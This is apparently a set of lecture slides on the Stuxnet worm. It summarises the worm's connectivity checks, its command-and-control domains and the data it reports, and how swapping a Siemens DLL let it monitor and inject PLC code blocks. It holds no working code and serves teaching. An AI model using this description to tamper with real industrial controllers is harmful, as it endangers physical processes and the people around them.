


Installation: Infection Routine Flow



Command and Control

- Stuxnet tests if it can connect to
 - www.windowsupdate.com
 - www.msn.com
 - On port 80
- Contacts the command and control server
 - www.mypremierfutbol.com
 - www.todaysfutbol.com
 - The above URLs previously pointed to servers in Malaysia & Denmark
 - Send info about compromised computer




1 & 2: Check internet connectivity
 3: Send system information to C&C
 4a: C&C response to execute RPC routine
 4b: C&C response to execute encrypted binary code

Command and Control

- Stuxnet tests if it can connect to
 - www.windowsupdate.com
 - www.msn.com
 - On port 80
- Contacts the command and control server
 - www.mypremierfutbol.com
 - www.todaysfutbol.com
 - The above URLs previously pointed to servers in Malaysia & Denmark
 - Send info about compromised computer

Modifying PLCs

- The end goal of Stuxnet is to infect specific types of PLC devices
- PLC devices are loaded with blocks of code and data written in STL
- Compiled code is in Assembly called MC7
 - These blocks are run by the PLC, to execute, control and monitor an industrial process
- The original s7otbxidx.dll is responsible to handling PLC block exchange between the programming devices and the PLC
 - BY replacing this .dll with its own, Stuxnet is able to perform following actions:
 - Monitor PLC blocks being written to and read from PLC
 - Infect a PLC by inserting its own blocks



Demo

- The Stuxnet Story
<https://youtu.be/Joc0iT9dyQ>
- The Stuxnet Technical Analysis
<https://www.youtube.com/watch?v=qZcvsnkQOvI&t=2s>
- Stuxnet – TED talk
<https://www.youtube.com/watch?v=CS01Hmjv1pQ>
- Stuxnet – 60 Minutes
<https://www.youtube.com/watch?v=zEjUlbd9kQ&t=17s>



Thank You